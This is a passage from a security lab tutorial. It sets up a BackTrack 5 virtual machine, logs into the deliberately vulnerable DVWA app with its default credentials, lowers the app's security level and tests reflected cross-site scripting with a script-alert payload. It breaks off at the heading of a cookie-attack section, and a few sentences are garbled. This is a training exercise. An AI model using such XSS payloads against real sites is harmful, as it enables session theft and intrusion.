


- 3. Edit Network Adapter
 - **Instructions:**
 1. Highlight Network Adapter
 2. Select Bridged
 3. Click on the OK Button.



Section 5: Login to BackTrack

1. Start BackTrack VM Instance
 - o **Instructions:**
 1. Start Up VMWare Player
 2. Select BackTrack5R1
 3. Play virtual machine



2. Login to BackTrack

- **Instructions:**


1. Login: root
2. Password: toor or <whatever you changed it to>.

```
BackTrackSR1 - VMware Player  File Virtual Machine Help
[ 3.312567] Copyright (c) 1999-2008 LSI Corporation
[ 3.313456] FDC 0 is a post-1991 82077
[ 3.340877] pcnet32: pcnet32.c:v1.35 21.Apr.2008 tsbogend@alpha.franken.de
[ 3.360567] pcnet32 0000:02:01.0: PCI INT A -> GSI 19 (level, low) -> IRQ 19
[ 3.364871] agpgart-intel 0000:00:00.0: Intel 440BX Chipset
[ 3.368532] pcnet32: PCnet/PCI II 79C970A at 0x2000, 00:0c:29:90:13:78 assigned IRQ 19
[ 3.372931] agpgart-intel 0000:00:00.0: AGP aperture is 256M @ 0x0
[ 3.376916] pcnet32: eth0: registered as PCnet/PCI II 79C970A
[ 3.384739] pcnet32: 1 cards found
[ 3.404691] Fusion MPT SPI Host driver 3.04.18
[ 3.408410] mptspi 0000:00:10.0: PCI INT A -> GSI 17 (level, low) -> IRQ 17
[ 3.408733] mptbase: ioc0: Initiating bringup
[ 3.488282] ioc0: LSI53C1030 B0: Capabilities={Initiator}
[ 3.656180] scsi2 : ioc0: LSI53C1030 B0, FuRev=01032920h, Ports=1, MaxQ=128, IRQ=17
[ 3.775716] scsi 2:0:0:0: Direct-Access VMware, VMware Virtual S 1.0 PQ: 0 ANSI: 2
[ 3.779710] scsi target2:0:0: Beginning Domain Validation
[ 3.783701] scsi target2:0:0: Domain Validation skipping write tests
[ 3.783772] scsi target2:0:0: Ending Domain Validation
[ 3.787761] scsi target2:0:0: FAST-40 WIDE SCSI 80.0 MB/s ST (25 ns, offset 127)
[ 3.794467] sd 2:0:0:0: [sda] 41943040 512-byte logical blocks: (21.4 GB/20.0 GiB)
[ 3.795671] sd 2:0:0:0: [sda] Write Protect is off
[ 3.795811] sd 2:0:0:0: [sda] Cache data unavailable
[ 3.795881] sd 2:0:0:0: [sda] Assuming drive cache: write through
[ 3.800343] sd 2:0:0:0: Attached scsi generic sg1 type 0
[ 3.801376] sd 2:0:0:0: [sda] Cache data unavailable
[ 3.803626] sd 2:0:0:0: [sda] Assuming drive cache: write through
[ 3.855626] sda: sda1 sda2 < sda5 >
[ 3.883776] sd 2:0:0:0: [sda] Cache data unavailable
[ 3.887505] sd 2:0:0:0: [sda] Assuming drive cache: write through
[ 3.887577] sd 2:0:0:0: [sda] Attached SCSI disk

BackTrack 5 R1 - Code Name Revolution 32 bit tty1
bt login: root
Password:

To direct input to this virtual machine, press Ctrl+G.
```

- 3. Bring up the GNOME
 - o **Instructions:**
 - 1. Type startx



Section 6: Open Console Terminal and Retrieve IP Address

1. Open a console terminal
 - **Instructions:**
 1. Click on the console terminal



2. Get IP Address

- **Instructions:**
 - 1. `ifconfig -a`
- **Notes (FYI) :**
 - As indicated below, my IP address is **192.168.1.119**.
 - Please record your IP address.


```
BackTrack5R1 - VMware Player (Non-commercial use only)
Player
Applications Places System
root@bt: /etc/network
File Edit View Terminal Help
root@bt: /etc/network# ifconfig -a
eth3      Link encap:Ethernet  HWaddr 00:0c:29:1a:65:02
          inet addr:192.168.1.119  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe1a:6502/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:28392 errors:0 dropped:0 overruns:0 frame:0
          TX packets:8343 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:13483028 (13.4 MB)  TX bytes:915856 (915.8 KB)
          Interrupt:19 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:2923 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2923 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:221825 (221.8 KB)  TX bytes:221825 (221.8 KB)

root@bt: /etc/network#
```

○

Section 7: Login to DVWA


1. Start Firefox
 - **Instructions:**
 1. Click on Firefox



2. Login to DVWA

○ **Instructions:**

1. Place `http://192.168.1.118/dvwa/login.php` in the address bar
 - Replace 192.168.1.118 with the IP address of the DVWA
2. Login: admin
3. Password: password
4. Click on Login



Section 8: Set Security Level

1. Set DVWA Security Level
 - **Instructions:**
 1. Click on DVWA Security, in the left hand menu.
 2. Select "low"
 3. Click Submit



Section 9: Basic Reflexive Attack


1. Basic Design Test

- **Instructions:**

1. Click on XSS reflected
2. Input **Your Name** into the textbox
3. Click the Submit Button
4. Notice that the name that you provided in the textbox is displayed

- **Note (FYI) :**


1. At first glance, the application is working as designed to



2. Test webpage for Basic Cross Site Script (XSS) Injection

○ **Instructions:**

1. Click on XSS reflected
2. In the "What's your name?" place the following string
 - **<script>alert("Hello")</script>**
3. Click the Submit Button




3. View Cross Site Scripting (XSS) Results

- **Note (FYI) :**

- Note a message box pops up, because application displays v because you can use JavaScript to harvest information.


- **Instructions:**

0. Click the Okay Button



Section 10: Reflexive Cookie Attack

